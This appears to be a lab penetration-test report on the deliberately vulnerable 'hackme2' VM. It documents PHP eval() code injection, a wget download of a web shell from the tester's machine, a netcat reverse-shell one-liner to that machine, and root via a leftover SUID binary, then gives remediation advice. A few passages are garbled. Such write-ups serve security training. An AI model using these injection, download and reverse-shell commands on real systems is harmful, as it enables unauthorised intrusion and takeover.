Pentest report for hackme2

HACKME2

EVDAEZ

Contents

Introduction

Hackme2 is an upgrade from hackme1 with more security controls in place. While this approach is appladauble, we have discovered from our recent audit on the system that the approach isn't sufficient and more stronger controls need to be put in place.

There are multiple factors that lead to a full compromise, namely, re-used credentials and having untested code that is put into production.

Methodology

1. Use nmap to get VM IP.
2. Search the internet for previous hackme 1 walkthrough.
3. Re-use admin credentials.
4. Test for code injection.
5. Achieve remote command execution.
6. Get a foothold onto the server
7. Find for suid binaries
8. Get root with the said binary

Reproducible steps

Get credential

We assume that the reader knows how to get the VM IP. As credentials are re-used, we simply head over to hackingarticles to get the credentials for admin:

https://www.hackingarticles.in/hackme-1-vulnhub-walkthrough/

To crack this hash value, we will go to online hash decrypter and will copy the request and paste it to encrypt this hash value. And we can see that it has given us the password in encrypted form which is Uncrackable.

Test for RCE

Once that is done, we proceed to logon as superadmin to the webapp and we are greeted with a screen that allows user to search for user's activity.

We proceed to test for code injection and we find that we are able to get **phpinfo()** to execute:

Hi, welcome back **superadmin**. There are no anomalies detected.

Reset Your Password   Sign Out of Your Account

Select Image to Upload:

Upload Image

Sorry, file already exists.Sorry, your file was not uploaded.

This is a feature still undergoing testing. You can search for users activity here:

First Name: [_____]
Last Name: [_____]

Search User

The system is checking the backend for user: phpinfo(); phpinfo()

User phpinfo();

PHP Version 7.2.17-0ubuntu0.18.10.1

System	Linux hackme 4.18.0-17-generic #18-Ubuntu SMP Wed Mar 13 14:34:40 UTC 2019 x86_64
Build Date	Apr 18 2019 14:09:30
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-

As we can get php code to execute, we proceed to get to try executing a remote command using:

```
system(base64_decode("bHM="));
```

It basically tells the webapp to decode the base64 encoded 'ls' command and execute it hence getting an output as displayed below:

This is a feature still undergoing testing. You can search for users activity here:

First Name:[_____]
Last Name: [_____]

Search User

The system is checking the backend for user: system(base64_decode("bHM=")); system(base64_decode("bHM="))

User system(base64_decode("bHM=")); config.php index.php login.php logout.php register.php uploads welcome.php welcomeadmin.php welcomeadmin.php cannot be found

The command below simply tells the webapp to download a text file 'test.txt' from our attacking machine and rename it to 'test.php':

```
system(base64_decode("d2dldCBodHRwOi8vMTkyLjE2OC4xNTMuMTI5L3Rlc3QudHh0IC1PIHRlc3QucGhw"));
```

```
wget http://192.168.153.129/test.txt -O test.php
```

d2dldCBodHRwOi8vMTkyLjE2OC4xNTMuMTI5L3Rlc3QudHh0IC1PIHRlc3QucGhw

```
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [06/Jan/2021 00:18:03] "GET /test.txt HTTP/1.1" 200 -
192.168.153.128 - - [06/Jan/2021 00:19:06] "GET /test.txt HTTP/1.1" 200 -
192.168.153.128 - - [06/Jan/2021 00:19:51] "GET /test.txt HTTP/1.1" 200 -
127.0.0.1 - - [06/Jan/2021 00:20:41] "GET /test.txt HTTP/1.1" 200 -
192.168.153.128 - - [06/Jan/2021 00:21:13] "GET /test.txt HTTP/1.1" 200 -
```

Once that is done, we simply test if we can execute remote commands without the constraints of the webapp itself:

```
hackme2/test.php?cmd=ifconfig;hostname

ens33: flags=4163  mtu 1500
        inet 192.168.153.128  netmask 255.255.255.0  broadcast 192.168.153.255
        inet6 fe80::20c:29ff:fe72:3b66  prefixlen 64  scopeid 0x20
        ether 00:0c:29:72:3b:66  txqueuelen 1000  (Ethernet)
        RX packets 1538571  bytes 299548791 (299.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1152638  bytes 564232677 (564.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 356  bytes 30942 (30.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 356  bytes 30942 (30.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

hackme
```

Getting user shell

Once that is done, we simply get a shell by issuing the url encoded command and having a netcat listener on our attacking machine.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.153.129 4444>/tmp/f
```

```
2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63%61%74%9
```

```
root@kali:/tmp/temp# stty raw -echo
nc -nlvp 4444p/temp#

www-data@hackme:/var/www/html$ stty rows 49 cols 123
www-data@hackme:/var/www/html$ export TERM='xterm'
www-data@hackme:/var/www/html$ alias lsf='ls -Flah';alias cls='clear'
www-data@hackme:/var/www/html$ hostname
hackme
www-data@hackme:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme:/var/www/html$
```

Escalation to root

We tested if previously vulnerable suid binaries are still in place and we found that it has not been removed. Taking advantage of this situation, we simply execute the said binary and we got root.

```
/home/legacy/touchmenot
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
www-data@hackme:/var/www/html$ cd /home/legacy/
www-data@hackme:/home/legacy$ lsf
total 20K
drwxr-xr-x 2 root root 4.0K Mar 26  2019 ./
drwxr-xr-x 4 root root 4.0K Mar 26  2019 ../
-rwsr--r-x 1 root root 8.3K Mar 26  2019 touchmenot*
www-data@hackme:/home/legacy$ ./touchmenot
root@hackme:/home/legacy#
```

```
root@hackme:/root# id; hostname; ls -lah
uid=0(root) gid=33(www-data) groups=33(www-data)
hackme
total 28K
drwx------  5 root root 4.0K Nov 28 06:17 .
drwxr-xr-x 23 root root 4.0K Apr 28  2019 ..
-rw-r--r--  1 root root 3.1K Aug  6  2018 .bashrc
drwxr-xr-x  3 root root 4.0K Mar 13  2019 .local
-rw-r--r--  1 root root  148 Aug  6  2018 .profile
drwx------  2 root root 4.0K Mar 13  2019 .ssh
drwxr-xr-x  3 root root 4.0K Mar 13  2019 snap
root@hackme:/root#
```

Remediation

Looking at the source code, we saw that the eval() function is vulnerable to code injection and as a countermeasure we recommend that the developer of this webapp sanitize user's input.

In addition, we recommend that the system administrator of hackme2 remove suid binary and use sudo in place to prevent abuses of privileges that allows a normally unprivileged user to execute privileged commands.

```
</br>
        This is a feature still undergoing testing.
        You can search for users activity here:
        <form action="welcomeadmin.php" method="post">
                </br>
                First Name:<input type="text" name="fname" id="fname">
                </br>
                Last Name: <input type="text" name="lname" id="lname">
                </br>
                </br>
                <input type="submit" value="Search User" name="search">
        </form>
</br>
<?php
        $fname = $_POST["fname"];
        $lname = $_POST["lname"];
        $lname = preg_replace('/[;\s]/','',$lname);
        if($fname=="" || $fname==" " || $lname=="" || $lname==" "){
                echo "You have to search with both First and Last name";
        }else{
                echo "The system is checking the backend for user: ".$fname ." ".$lname." ";
                echo "</br>";
                echo "</br>";
                echo "User ". $fname. " ";
                eval("echo ".$lname.";");
                echo " cannot be found";


        }

?>
```